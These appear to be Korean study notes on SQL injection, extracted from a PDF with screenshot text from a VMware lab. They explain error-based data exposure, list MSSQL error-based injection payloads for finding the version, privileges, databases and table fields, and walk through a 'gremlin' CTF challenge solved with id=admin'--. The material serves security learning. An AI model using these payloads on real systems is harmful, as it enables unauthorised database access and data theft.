사용자의 연결 설정을 확인하려면 도구 메뉴를 클릭하고 인터넷 옵션을 클릭한 후 연결 탭에서 설정을 클릭하십시오. 해당 설정은 사용자의 LAN(Local Area Network) 관리자 또는 인터넷 서비스 공급자(ISP)가 제공한 설정과 일치해야 합니다.
인터넷 연결 설정이 검색되는지 확인하십시오. 네트워크 관리자가 관련 설정을 사용하도록 설정한 경우 Microsoft Windows에서 사용자 네트워크를 검사하고 네트워크 연결 설정을 자동으로 검색하도록 설정할 수 있습니다.
1. 도구 메뉴를 클릭하고 인터넷 옵션을 클릭하십시오.
2. 연결탭에서 LAN 설정을 클릭하십시오.
3. 자동으로 설정 검색을 선택하고 확인을 클릭하십시오.
일부 사이트는 128-비트 연결 보안을 요구합니다. 도움말 메뉴를 클릭한 후 Internet Explorer 정보를 클릭해서 설치된 암호화 수준을 확인하십시오.
보안된 사이트에 연결하려고 하는 경우 사용자의 보안 설정에서 지원하는지 확인하십시오. 도구 메뉴를 클릭하고 인터넷 옵션
완료
인터넷
r2003
시작
서버를 찾지 못하였...
오후 10:41
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.


Windows_Server_2K3(10.10.10.20) - VMware Workstation
File Edit View VM Tabs Help
Home
Windows_Server_2K3(10.1...
내 문서
내 컴퓨터
내 네트워크 환경
휴지통
Internet Explorer
인터넷 정보 서비스(II...
MS-SQL 접속 정보.txt
서버를 찾지 못하였습니다. - Microsoft Internet Explorer
파일(F) 편집(E) 보기(V) 즐겨찾기(A) 도구(T) 도움말(H)
주소(D) http://www.naver.com/
이동 연결
페이지를 표시할 수 없습니다.
검색할 페이지는 현재 사용할 수 없습니다. 웹 사이트에 기술적인 문제가 있거나 브라우저의 설정을 변경해야 합니다.
다음을 시도해 보십시오.
실패
도구 메뉴를 클릭하고 인터넷 옵션을 클릭하십시오.
연결탭에서 LAN 설정을 클릭하십시오.
자동으로 설정 검색을 선택하고 확인을 클릭하십시오.
완료
인터넷
시작
서버를 찾지 못하였...
오후 10:41
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

데이터 노출


1. 타겟 시스템의 주요 데이터 절취를 목적으로 하는 방식


2. 시스템의 에러는 개발자에게 버그를 수정하는 면에서 많은 도움을 주지만 역으로 에러를 이용할 수 있음
   → (악의적인 구문을 삽입하여 에러를 유발)

데이터 노출이 위험한 이유?

- 해커는 GET 방식으로 동작하는 url에 추가적인 'queru string'을 추가하여 에러를 발생시킬 수 있음
- 이에 해당하는 오류가 나타난다면 그것을 가지고 데이터베이스의 구조를 유추할 수 있음.
- 그러므로 오류 메시지 또는 페이지가 노출되어서는 안됨

80040E14, 80040e07 : 두 가지가 제일 대표적





SQL-Injection - Error Base

- DBMS 버전 확인
  - ☞ and 1=(select @@version)

- 권한 확인
  - ☞ and 1=(IS_SRVROLEMEMBER('sysadmin'))

- DB 계정 권한 확인
  - ☞ and 1=(IS_MEMBER('db_owner'))

- DB 이름 확인
  - ☞ and 0<>db_name()

- DB 사용자 확인
  - ☞ and user>0

- DB 확인
  - ☞ and 1=(select name from master.dbo.sysdatabases where dbid=1)

- DB Table 및 첫번째 Field 확인

  ☞ ‘ having 1=1--

- DB Table Field 확인

  ☞ ‘ group by Table.1stField having 1=1--

- DB Table Field Tupe 확인

  ☞ ‘ union select sum(Field) from Table --

문제 풀이

Los 1번

---

query : **select id from prob_gremlin where id='' and pw=''**

```php
<?php
  include "./config.php";
  login_chk();
  dbconnect();
  if(preg_match('/prob|_|\.|\(\)/i', $_GET[id])) exit("No Hack ~_~"); // do not try to attack another table, database!
  if(preg_match('/prob|_|\.|\(\)/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_gremlin where id='{$_GET[id]}' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysql_fetch_array(mysql_query($query));
  if($result['id']) solve("gremlin");
  highlight_file(__FILE__);
?>
```

query : **select id from prob_gremlin where id='jiyun' and pw='1234'**

```php
<?php
  include "./config.php";
  login_chk();
  dbconnect();
  if(preg_match('/prob|_|\.|\(\)/i', $_GET[id])) exit
("No Hack ~_~"); // do not try to attack another table, database!
  if(preg_match('/prob|_|\.|\(\)/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_gremlin where id='{$_GET[id]}' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysql_fetch_array(mysql_query($query));
  if($result['id']) solve("gremlin");
  highlight_file(__FILE__);
?>
```

Id = jiyun
Pw = 1234

풀리지 않음

query : **select id from prob_gremlin where id='admin'-- ' and pw=''**

GREMLIN Clear!

```php
<?php
  include "./config.php";
  login_chk();
  dbconnect();
  if(preg_match('/prob|_|\.|\(\)/i', $_GET[id])) exit
("No Hack ~_~"); // do not try to attack another table, database!
  if(preg_match('/prob|_|\.|\(\)/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_gremlin where id='{$_GET[id]}' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysql_fetch_array(mysql_query($query));
  if($result['id']) solve("gremlin");
  highlight_file(__FILE__);
?>
```

결과 값이 존재하면 풀림
Id를 admin으로 해주고 뒤에 오는 값을 모두 주석 처리해주자 해결됨